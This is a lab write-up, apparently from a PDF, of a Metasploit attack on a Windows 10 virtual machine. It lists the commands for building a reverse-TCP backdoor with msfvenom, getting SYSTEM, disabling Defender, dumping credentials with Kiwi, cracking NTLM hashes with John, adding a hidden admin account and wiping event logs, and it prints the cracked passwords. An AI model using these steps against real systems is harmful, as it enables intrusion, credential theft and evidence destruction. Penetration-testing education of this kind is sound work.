u 64-bit (4)
ows 10 x64
└──(root㉿kali)-[~]
  # gzip -d /usr/share/wordlists/rockyou.txt.gz
  (root㉿kali)-[~]
  # john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
  Using default input encoding: UTF-8
  Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
  Warning: no OpenMP support for this hash type, consider --fork=4
  Press 'q' or Ctrl-C to abort, almost any other key for status
          (Administrator)
  1g 0:00:00:00 DONE (2025-07-02 11:17) 1.785g/s 25613Kp/s 25613Kc/s 76849KC/s      markinho ..*7;Vamos!
  Warning: passwords printed above might not be all those cracked
  Use the "--show --format=NT" options to display all of the cracked passwords reliably
  Session completed.
```

john (John the Ripper)


- **Why Used:** To crack NTLM password hashes offline using wordlists.
 - **What It Did:** Successfully cracked the **Administrator** password (**markinho...*7; Vamos!**) from previously dumped hashes.

◆ Upload Malware Stubs

Created and uploaded dummy `.exe` files:

Cmds are:

- `touch http_stub.exe`
- `touch njerat_stub.exe`




```
(root㉿kali)-[~]
# touch http_stub.exe

(root㉿kali)-[~]
# touch njerat_stub.exe

(root㉿kali)-[~]
#
```


- `upload http_stub.exe`
- `upload njerat_stub.exe`



```
[*] UNKNOWN command: nano. Run the help command for more details.
meterpreter > upload http_stub.exe
[*] Uploading   : /root/http_stub.exe → http_stub.exe
[*] Completed   : /root/http_stub.exe → http_stub.exe
meterpreter > upload njerat_stub.exe
[*] Uploading   : /root/njerat_stub.exe → njerat_stub.exe
[*] Completed   : /root/njerat_stub.exe → njerat_stub.exe
meterpreter > clearev
[*] Wiping 1720 records from Application ...
[*] Wiping 1053 records from System
```

touch + upload (via Meterpreter)

- **Why Used:** To simulate malware deployment post-compromise.
- **What It Did:** Created and uploaded `http_stub.exe` and `njerat_stub.exe` into the victim's file system for demonstration, without real malware.



◆ Clear Logs (OPSEC)

cmd:

- clearev

```
[*] Completed ./root/nijrat_stub.exe -> nijrat_stub.exe
meterpreter > clearev
[*] Wiping 1720 records from Application ...
[*] Wiping 1053 records from System ...
[*] Wiping 19134 records from Security ...
meterpreter > remove backdoor.exe
[-] Unknown command: remove. Did you mean resolve? Run the help command
meterpreter > rm backdoor.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > rm http_stub.exe
meterpreter > rm nijrat_stub.exe
meterpreter > rm backdoor.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > 
```

Logs cleared:

- Security: 19,134
- Application: 1,720

-
- System: 1,053


clearev

- **Why Used:** To erase system logs and remove traces of attacker activity.
- **What It Did:** Wiped thousands of entries from security, application, and system logs — emulating real-world OPSEC tactics.

◆ Remove Payload (Partial Success)

Cmds are:

- rm backdoor.exe
- rm http_stub.exe
- rm njrat_stub.exe



```
[*] completed . /1000/njrat_stub.exe > njrat_stub.exe
meterpreter > clearev
[*] Wiping 1720 records from Application...
[*] Wiping 1053 records from System...
[*] Wiping 19134 records from Security...
meterpreter > remove backdoor.exe
[-] Unknown command: remove. Did you mean resolve? Run the help command
meterpreter > rm backdoor.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > rm http_stub.exe
meterpreter > rm njrat_stub.exe
meterpreter > rm backdoor.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > █
```

Result: Malware stubs removed. `backdoor.exe` not deleted due to file lock.

Penetration Testing on Windows → The Process

We began by setting up a controlled penetration testing lab using Kali Linux as the attacker machine and Windows 10 Pro as the target system. Both were configured in VMware with bridged networking to ensure they shared the same subnet — Kali at `192.168.184.129`, and Windows at `192.168.184.134`.

- ◆ **Payload Creation**

We launched the **Metasploit Framework** in Kali, one of the most popular open-source platforms for developing and executing exploit code. Under this framework, we used the `msfvenom` utility to craft a reverse TCP payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.184.129 LPORT=8080 -f exe -o backdoor.exe
```

This generated a Windows executable (`backdoor.exe`) designed to call back to our Kali machine once executed, initiating a Meterpreter session.

- ◆ **Delivering the Payload**

We manually transferred `backdoor.exe` to the target machine — simulating a user downloading or running an application from an untrusted source.

- ◆ **Starting the Exploit Handler**

We then configured Metasploit to listen for incoming connections:

-
- use exploit/multi/handler
 - set payload windows/meterpreter/reverse_tcp
 - set LHOST 192.168.184.129
 - set LPORT 8080
 - exploit

Shortly after the victim executed the file, we observed a successful shell being opened:

```
[*] Meterpreter session 1 opened (192.168.184.129:8080 -> 192.168.184.134)
```

At this point, we were inside the Windows machine.

◆ **Enumerating the System**

Inside Meterpreter, we gathered basic system data:

- sysinfo
- getuid
- ipconfig

We confirmed:

- OS: Windows 10 (Build 19045)
- Architecture: x64
- User: DESKTOP-CJAVKK9\shame
- IP: 192.168.184.134

◆ **Privilege Escalation**

To go beyond user-level access, we ran:

- getsystem

◆ Bypassing Security

Since antivirus and firewall can interfere with remote control, we disabled them manually:

cmd

- `powershell Set-MpPreference -DisableRealtimeMonitoring $true`

This gave us a clear path for post-exploitation without interruption.

◆ Gathering Credentials

We loaded the Kiwi extension:

- `load kiwi`
- `creds_all`
- `lsa_dump_secrets`

This retrieved:

- NTLM hashes for all user accounts
- LSA secrets including a plaintext password: `8TL66P00TJ1JPH`
- DPAPI and NL\$KM secrets used in Windows credential management

◆ Offline Password Cracking

From our Kali machine, we saved the hashes and ran:

- `john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt`

Within seconds, we cracked the built-in Administrator password:

markinho..*7¡Vamos!

This would allow us direct login through any interface.

◆ **System Fingerprinting**

We jumped into CMD shell to collect more details:

cmds

- `systeminfo`
- `wmic bios get serialnumber`
- `wmic diskdrive get model`
- `wmic baseboard get product, manufacturer`

We confirmed that the system was a VMware virtual machine with Intel 440BX board, virtual NVMe disk, and a standard Windows install.

◆ **Creating Persistence**

We created a hidden local admin account for long-term access:

cmd

- `net user shameer_admin /add`
- `net localgroup administrators shameer_admin /add`

This ensured we could return anytime, even if our shell was lost.

◆ Simulating Malware Deployment

We crafted two harmless dummy files:

- `touch http_stub.exe`
- `touch njrat_stub.exe`

Uploaded them into the victim's Downloads folder:

- `upload http_stub.exe`
- `upload njrat_stub.exe`

This demonstrated how attackers place additional malware for remote control or lateral movement — even if no execution was performed here.

◆ Cleanup

To emulate attacker stealth, we ran:

- `clearev`

This wiped all security, system, and application logs. We then tried to remove the payload:

- `rm backdoor.exe`
- `rm http_stub.exe`
- `rm njrat_stub.exe`

Only the stub files were deleted; `backdoor.exe` was locked — which shows real-world constraints an attacker might face.